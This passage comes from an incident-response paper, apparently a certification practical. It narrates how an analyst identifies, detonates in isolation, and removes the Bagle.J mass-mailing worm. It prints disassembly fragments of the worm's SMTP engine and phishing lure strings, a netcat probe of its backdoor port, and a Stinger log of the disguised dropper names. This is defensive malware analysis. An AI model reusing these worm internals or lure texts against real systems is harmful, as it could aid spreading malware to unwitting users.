John loaded his laptop with Ethereal[19] and PE Explorer[20] (available as a free trial) since the descriptions indicated this virus was a Windows Portable Executable[21] and had the ability to execute across different versions of the Windows operating system. PE Explorer is a tool for unpacking or peeking inside UPX packed files. While John wasn't a full-time programmer he knew enough to safely open this kind of file for a little closer inspection. John connected to his web email account and transferred the file to the laptop and then disconnected the network cable. After making certain his laptop was disconnected from any network source John extracted the zip attachment with the password provided in the e-mail and took a quick peek with PE Explorer (see Appendix for full output) without executing the file contained in the attachment.

John's Test Network



[19] http://www.ethereal.com/
[20] http://www.heaventools.com/overview.htm
[21] Dabak Page 1



For those of you with inquiring minds, a Windows Portable Executable is:

"**Definition:** A Portable Executable (PE EXE) file can best be described as self-sufficient. It is a program capable of running independently on any Windows operating system (Windows 95, 98, NT, 2000, XP, and ME). Examples of PE EXE files include calc.exe (the calculator program) and notepad.exe (Notepad). PE EXE files do not have to have an EXE extension. A screensaver (.scr) is also a Portable Executable.[22]"

Does that still sound Greek to you? Never fear, let us take a quick peek into how a virus becomes the headlines in tomorrow's newspaper. First of all a virus is nothing more than a program with intent. The intentions of the author can be anything from making a political statement, wanting his/her fifteen minutes of fame, getting revenge, or even making a vulnerability public to many, many more. The author could write the virus from scratch using their favorite programming language, modify existing code or even point and click their way to a completed virus using one of many virus creation kits available online. I was

[22] http://antivirus.about.com/library/glossary/bldef-port.htm

absolutely appalled at the list of virus creation utilities I found recently[23] while researching this paper. Furthermore, a quick search of newsgroups will reveal virus code posted for all to see by those writing it. So you see, you don't have to be an experienced programmer to create a virus. In fact, this is one of the things that make viruses so unpredictable.

Once the author has created the virus, he has to distribute it and start it spreading. In some cases it has been theorized that a virus writer could preinfect several thousand machines that would then sit and wait, possibly doing reconnaissance for vulnerable machines, before unleashing a coordinated attack. This has been a widely debated topic of discussion and referred to as a "Warhol worm"[24]. The debate revolves around just how short a time frame it could take to bring down a large percentage of the machines connected to the Internet. I once heard it referred to as the "Internet Snow Day". The author could send it from a machine he had already compromised, or possibly get it out into the world from a public source such as a university or cyber café.

Whatever the method chosen, usually the program is written or generated (if using a virus creation utility) and then compiled. Some viruses have been in scripted form which makes the code easy to read but can be just as damaging when executed.

In this case we are dealing with a Windows Portable Executable. This particular worm effects Windows 95, 98, ME, 2000 and XP regardless of service pack/patch level. Notepad.exe is a perfect example of a portable executable. You can copy the notepad.exe file to other Windows PCs and run it without needing any other files. This is due to the common file format used in portable executables. Also note that .dll, .scr and a few other file types can also be portable executables. By comparison, if I wrote a program in Microsoft Visual Basic 6 and compiled it into an executable and copied it to a system it would require the Visual Basic runtime to be installed before it could execute properly.

The output from the executable provided by Maria confirmed that this was indeed the BagleJ virus based on the description provided by the antivirus vendors and John examining the disassembled code. Most likely this worm was written in some high level language like Visual Basic or C++ and then compiled, but it's not feasible to decompile this worm back into the language in which it was written. Luckily though, PE Explorer is very good at disassembling the program into Assembly code.

So what is Assembly anyway? Computers use machine language in order for the CPU to do its job. But machine language is all hex code and I don't know many people that can speak hex fluently, so Assembly enters the arena to take plain text and convert it into machine code. An assembler is the actual

[23] http://www.hnc3k.com/viruscreationprogramz.htm
[24] Weaver

mechanism by which this is accomplished.[25] Now someone could actually write a complete program in Assembly but that would also be a long and tedious job so a higher level language is usually used and then it takes care of the nitty gritty when you compile what you have written. The point here is that John can learn a lot of valuable information very quickly by scanning the disassembled code.

Remember the SMTP primer above? John was able to find the SMTP commands within the disassembled code verifying that this worm sends e-mail using its own engine.

Code Sample 1 from PE Explorer Output

```
mov     esi,[ebp-0Ch]
        add     esi,00000800h
        push    00000400h
        push    esi
        call    jmp_wsock32.dll!gethostname
        push    esi
        push    SSZ0040623D_HELO__s__
        push    [ebp-0Ch]
        call    jmp_user32.dll!wsprintfA
        add     esp,0000000Ch
        push    [ebp-0Ch]
        call    jmp_KERNEL32.DLL!lstrlenA
        push    00000000h
        push    eax
        push    [ebp-0Ch]
        push    ebx
        call    jmp_wsock32.dll!send
```

Code Sample 2 from PE Explorer Output

```
SSZ0040623D_HELO__s__:
                db      'HELO %s',0Dh,0Ah,0
SSZ00406247_RSET__:
                db      'RSET',0Dh,0Ah,0
SSZ0040624E_MAIL_FROM___s___:
                db      'MAIL FROM:<%s>',0Dh,0Ah,0
SSZ0040625F_RCPT_TO___s___:
                db      'RCPT TO:<%s>',0Dh,0Ah,0
SSZ0040626E_DATA__:
                db      'DATA',0Dh,0Ah,0
SSZ00406275___RAND__:
                db      '[%RAND%]',0
L0040627E:
                db      25h;  '%'
                db      6Ch;  'l'
                db      75h;  'u'
                db      00h;
SSZ00406282__hotmail_com:
                db      '@hotmail.com',0
                db      40h;  '@'
                db      6Dh;  'm'
```

[25] Carter page 11

The **push** instruction does just that, pushing things onto the top of the stack. What we see after the push command is actually a label pointing to the actual data: **'HELO %s',0Dh,0Ah,0** which is the SMTP command HELO followed by a carriage return (0D in hex) and a line feed (0A in hex). We're not going to get very deep into Assembly here but an excellent reference is Paul Carter's PC Assembly Language which is available as a free download from http://www.drpaulcarter.com/pcasm/. A little more skimming of the code revealed the subroutines used to send the message contained in the infected e-mails. Also note the call to wsock32.dll to send that data to a network host. Earlier a socket would have been connected to another computer via a connect call.

```
SUB_L00403A32:
                push    L00406852
                push    SSZ00406747_E_mail_account_security_warning_
                call    SUB_L004039C9
                retn
;---------------------------------------------------------------------------
 SUB_L00403A42:
                push    L0040693D
                push    SSZ00406856_Dear_user_of__s_
                call    SUB_L004039C9
                retn
;---------------------------------------------------------------------------
 SUB_L00403A52:
                push    L00406D46
                push    SSZ00406941_Your_e_mail_account_has_been_tem
                call    SUB_L004039C9
                retn
;---------------------------------------------------------------------------
 SUB_L00403A62:
                push    L00406E8B
                push    SSZ00406D4A_For_more_information_see_the_att
                call    SUB_L004039C9
                retn
;---------------------------------------------------------------------------
 SUB_L00403A72:
                push    L00406F14
                push    SSZ00406EC4_The_Management_
                call    SUB_L004039C9
                retn
;---------------------------------------------------------------------------
 SUB_L00403A82:
                push    L004070B6
                push    SSZ00407066_Attach
                call    SUB_L004039C9
                retn
;---------------------------------------------------------------------------
 SUB_L00403A92:
                push    L00407062
                push    SSZ00406F18___For_security_reasons_attached_
                call    SUB_L004039C9
                retn
```

Looks familiar doesn't it? It sure did to John who now had proof positive they were dealing with the J variant of the Bagle virus. Amazingly enough the whole process took little more than a few minutes and the results would be a good learning tool for Maria. It would also make a great presentation for security awareness and soliciting managers for resources when the time came.

John even managed to find the comments that the Bagle author wrote to the author of the Netsky virus.

```
db      48h;  'H'
db      65h;  'e'
db      79h;  'y'
db      2Ch;  ','
db      20h;  ' '
db      4Eh;  'N'
db      65h;  'e'
db      74h;  't'
db      53h;  'S'
db      6Bh;  'k'
db      79h;  'y'
db      2Ch;  ','
db      20h;  ' '
db      66h;  (removed)
db      75h;  'u'
db      63h;  'c'
db      6Bh;  'k'
db      20h;  ' '
db      6Fh;  'o'
db      66h;  'f'
db      66h;  'f'
db      20h;  ' '
db      79h;  'y'
db      6Fh;  'o'
db      75h;  'u'
db      20h;  ' '
db      62h;  (removed)
db      69h;  'i'
db      74h;  't'
db      63h;  'c'
db      68h;  'h'
db      2Ch;  ','
db      20h;  ' '
db      64h;  'd'
db      6Fh;  'o'
db      6Eh;  'n'
db      27h;  '"'
db      74h;  't'
db      20h;  ' '
db      72h;  'r'
db      75h;  'u'
db      69h;  'i'
db      6Eh;  'n'
db      65h;  'e'
db      20h;  ' '
```

```
db      6Fh;  'o'
db      75h;  'u'
db      72h;  'r'
db      20h;  ' '
db      62h;  'b'
db      75h;  'u'
db      73h;  's'
db      73h;  's'
db      69h;  'i'
db      6Eh;  'n'
db      65h;  'e'
db      73h;  's'
db      73h;  's'
db      2Ch;  ','
db      20h;  ' '
db      77h;  'w'
db      61h;  'a'
db      6Eh;  'n'
db      6Eh;  'n'
db      61h;  'a'
db      20h;  ' '
db      73h;  's'
db      74h;  't'
db      61h;  'a'
db      72h;  'r'
db      74h;  't'
db      20h;  ' '
db      61h;  'a'
db      20h;  ' '
db      77h;  'w'
db      61h;  'a'
db      72h;  'r'
db      3Fh;  '?'
```


John encouraged Maria to take a break and he would do the same. Earlier in the evening John had reminded Maria not to rush and to remain calm but they had both been at this for a while and things seemed to be under control for the time being.

Upon returning from their respite John and Maria reestablished contact to again evaluate the situation. Monitoring of their antivirus vendor's website indicated a virus definition file would be released at any time and so far the network monitoring had shown no infections so John told Maria to finish up her notes, send a status report to the other team members, call it a night and head home. John would continue to monitor the situation from home, send any updates to the team and watch for the release of the new virus definition files. He would also continue to work with the live copy he had on his stand-alone laptop to see if there were any surprises they hadn't received information about.


John started Ethereal and Netstat Viewer on the laptop and then executed the pdatq.exe file he had extracted. The first thing he noticed was that there was no visual indicator that the file had executed. In John's mind he could see a user

repeatedly clicking the executable and then scratching their head wondering why it didn't appear to do anything. If they were lucky and this happened the bewildered user might pick up the phone and call the help desk. John also noticed that TCP port 2745 had appeared in the Netstat Viewer window, listening for outside connections. This was the backdoor component of the virus that John and Maria had read about in the online alerts. John also initiated a "three finger salute" so he could view the running processes in Task Manager and saw that indeed irun4.exe was active. A quick search of the hard drive for executables recently modified confirmed the virus had dropped a variety of files such as ACDSee 9.exe and XXX hardcore images.exe to name just a couple.


Notice port 2745 listening as displayed by this screen shot of Netstat Viewer.[26]



[26] http://www.misec.net/freeware/




John also took a look at his Ethereal packet capture and noticed DNS query attempts to 68.63.176.5 (John's ISP) from home. Since the laptop had no active WAN connection the attempts were nothing more than that. John decided to do a search through the files on his drive for e-mail addresses to see what might have been harvested by the BagleJ virus. Since this was a stand-alone laptop for just this purpose, e-mail had never been installed or configured so John's curiosity was peaking. The search results revealed quite a few files. Most were .htm files stored as temporary internet files and a few were documentation files that installed as part of programs running on the laptop. John could hardly imagine how many addresses BagleJ might harvest on an Acompany PC. A search of the registry revealed the key installed by Bagle to run it each time the infected system is started:




The registry key and backdoor were the methods the author had used to keep access of the infected machines. John modified his testing environment to include a second laptop with a fresh install of Windows 2000 with current service packs and patches, as well as current antivirus software. He would use a cross connect Ethernet cable to connect it to the infected laptop to analyze the backdoor on TCP port 2745.

John's Modified Test Network for Testing the Backdoor




Using Netcat[27] John attempted connecting to TCP port 2745 on the victim laptop but got an error. He quickly realized he would need to add entries to the HOSTS file for name resolution. After making the entry he brought up a command window and typed nc –v 192.168.1.xxx 2745. This executed Netcat in verbose mode to connect to the victim at 192.168.1.xxx on TCP port 2745.

[27] http://www.atstake.com/research/tools/network_utilities/



John observed that Netcat could connect but only for a few seconds and then the connection was terminated. John ran Netcat again, getting the same result but he also watched Netstat Viewer on the victim laptop as he attempted to access the backdoor.



Protocol	Local Address	Local Port	Remote Address	Remote Port	State
TCP	0.0.0.0	135	0.0.0.0	0	LISTEN
TCP	0.0.0.0	445	0.0.0.0	0	LISTEN
TCP	0.0.0.0	1025	0.0.0.0	0	LISTEN
TCP	0.0.0.0	1030	0.0.0.0	0	LISTEN
TCP	0.0.0.0	2745	0.0.0.0	0	LISTEN
TCP	192.168.1.202	139	0.0.0.0	0	LISTEN
TCP	192.168.1.202	2745	192.168.1.200	1038	TIME_WAIT
TCP	192.168.1.202	2745	192.168.1.200	1040	ESTABLISHED
UDP	0.0.0.0	445	0.0.0.0	0	LISTEN
UDP	0.0.0.0	2174	0.0.0.0	0	LISTEN
UDP	0.0.0.0	2220	0.0.0.0	0	LISTEN
UDP	0.0.0.0	2221	0.0.0.0	0	LISTEN
UDP	0.0.0.0	2222	0.0.0.0	0	LISTEN
UDP	0.0.0.0	2223	0.0.0.0	0	LISTEN
UDP	0.0.0.0	2224	0.0.0.0	0	LISTEN
UDP	0.0.0.0	2225	0.0.0.0	0	LISTEN
UDP	0.0.0.0	2226	0.0.0.0	0	LISTEN
UDP	0.0.0.0	2227	0.0.0.0	0	LISTEN
UDP	192.168.1.202	137	0.0.0.0	0	LISTEN
UDP	192.168.1.202	138	0.0.0.0	0	LISTEN
UDP	192.168.1.202	500	0.0.0.0	0	LISTEN

As before, the connection only lasted a few seconds and John could only theorize that some sort of key sequence or connection string would be required to open the backdoor and gain access. The author had taken some care here not to just drop a shell for anyone who might stumble across it.


Knowing when to stop is something John has learned along the way and an important point he has imparted to Maria many times. He has validated that their identification is correct and can move ahead with testing a stand-alone remover to make sure it works. He may very well need one tomorrow when employees come in to work and start opening the e-mails from the previous night. Despite the notices sent to everyone, it's a distinct possibility that someone might login and execute an attachment without ever reading the notice or getting word. John places a quick conference call to the other members of the team to discuss what he's learned so far, evaluate the risk, and discuss options. John also transfers a copy of Network Associates Stinger[28] utility to the laptop and executes it. The tool locates and removes the virus and its associated files fairly quickly and John is happy to have a weapon at the ready to combat any infections they might find. He shares this with the team while they are discussing the situation. John validated the Stinger tool had completely removed the BagleJ worm by searching the laptop for the files dropped by the worm. He also checked the registry and running processes verifying that the Stinger tool had indeed done a thorough removal. The original source file had been removed as well and John was thankful he had backup copies in the event he needed to do further testing later.

Based on the data they have so far they determine the risk to be minimal and decide to proceed cautiously. The business need for the employees to be able to access their computers first thing in the morning, the scan results so far, a pending definition file that most likely would be released and distributed prior to morning, a removal tool at the ready, along with the fact that this virus is not destructive in nature is enough to justify their decision. Only time would tell if they had made the right choice.

John and Maria would continue to monitor remotely and also attempt to get some sleep that night. The team had agreed to be in earlier than usual the next morning to reevaluate the situation and stand by for any infections. They would pass this information along to the first personnel manning the help desk and all of the on-call support staff.

[28] http://www.nai.com

Network Associates Stinger Utility



Stinger Results

McAfee AVERT Stinger Version 2.1.8 built on Mar 29 2004
Copyright (C) 2004 Networks Associates Technology, Inc. All Rights Reserved.
Virus data file v1000 created on Mar 29 2004.
Ready to scan for 42 viruses, trojans and variants.
Scan initiated on Tues Mar 02 20:38:38 2004
C:\Documents and Settings\Administrator\Desktop\Attach\pdatq.exe
Found the W32/Bagle.j@MM virus !!!
C:\Documents and Settings\Administrator\Desktop\Attach\pdatq.exe has been deleted.
C:\Documents and Settings\Administrator\Desktop\Attach.zip
Found the W32/Bagle.gen!pwdzip virus !!!
C:\Documents and Settings\Administrator\Desktop\Attach.zip has been deleted.
C:\Program Files\Common Files\Microsoft Shared\ACDSee 9.exe
Found the W32/Bagle.j@MM virus !!!
C:\Program Files\Common Files\Microsoft Shared\ACDSee 9.exe has been deleted.
C:\Program Files\Common Files\Microsoft Shared\Adobe Photoshop 9 full.exe
Found the W32/Bagle.j@MM virus !!!
C:\Program Files\Common Files\Microsoft Shared\Adobe Photoshop 9 full.exe has been deleted.
C:\Program Files\Common Files\Microsoft Shared\Ahead Nero 7.exe
Found the W32/Bagle.j@MM virus !!!
C:\Program Files\Common Files\Microsoft Shared\Ahead Nero 7.exe has been deleted.
C:\Program Files\Common Files\Microsoft Shared\Matrix 3 Revolution English Subtitles.exe
Found the W32/Bagle.j@MM virus !!!
C:\Program Files\Common Files\Microsoft Shared\Matrix 3 Revolution English Subtitles.exe has been deleted.
C:\Program Files\Common Files\Microsoft Shared\Microsoft Office 2003 Crack, Working!.exe
Found the W32/Bagle.j@MM virus !!!
C:\Program Files\Common Files\Microsoft Shared\Microsoft Office 2003 Crack, Working!.exe has been deleted.
C:\Program Files\Common Files\Microsoft Shared\Microsoft Office XP working Crack,

Keygen.exe
Found the W32/Bagle.j@MM virus !!!
C:\Program Files\Common Files\Microsoft Shared\Microsoft Office XP working Crack, Keygen.exe has been deleted.
C:\Program Files\Common Files\Microsoft Shared\Microsoft Windows XP, WinXP Crack, working Keygen.exe
Found the W32/Bagle.j@MM virus !!!
C:\Program Files\Common Files\Microsoft Shared\Microsoft Windows XP, WinXP Crack, working Keygen.exe has been deleted.
C:\Program Files\Common Files\Microsoft Shared\Opera 8 New!.exe
Found the W32/Bagle.j@MM virus !!!
C:\Program Files\Common Files\Microsoft Shared\Opera 8 New!.exe has been deleted.
C:\Program Files\Common Files\Microsoft Shared\Porno pics arhive, xxx.exe
Found the W32/Bagle.j@MM virus !!!
C:\Program Files\Common Files\Microsoft Shared\Porno pics arhive, xxx.exe has been deleted.
C:\Program Files\Common Files\Microsoft Shared\Porno Screensaver.scr
Found the W32/Bagle.j@MM virus !!!
C:\Program Files\Common Files\Microsoft Shared\Porno Screensaver.scr has been deleted.
C:\Program Files\Common Files\Microsoft Shared\Porno, sex, oral, anal cool, awesome!!.exe
Found the W32/Bagle.j@MM virus !!!
C:\Program Files\Common Files\Microsoft Shared\Porno, sex, oral, anal cool, awesome!!.exe has been deleted.
C:\Program Files\Common Files\Microsoft Shared\Serials.txt.exe
Found the W32/Bagle.j@MM virus !!!
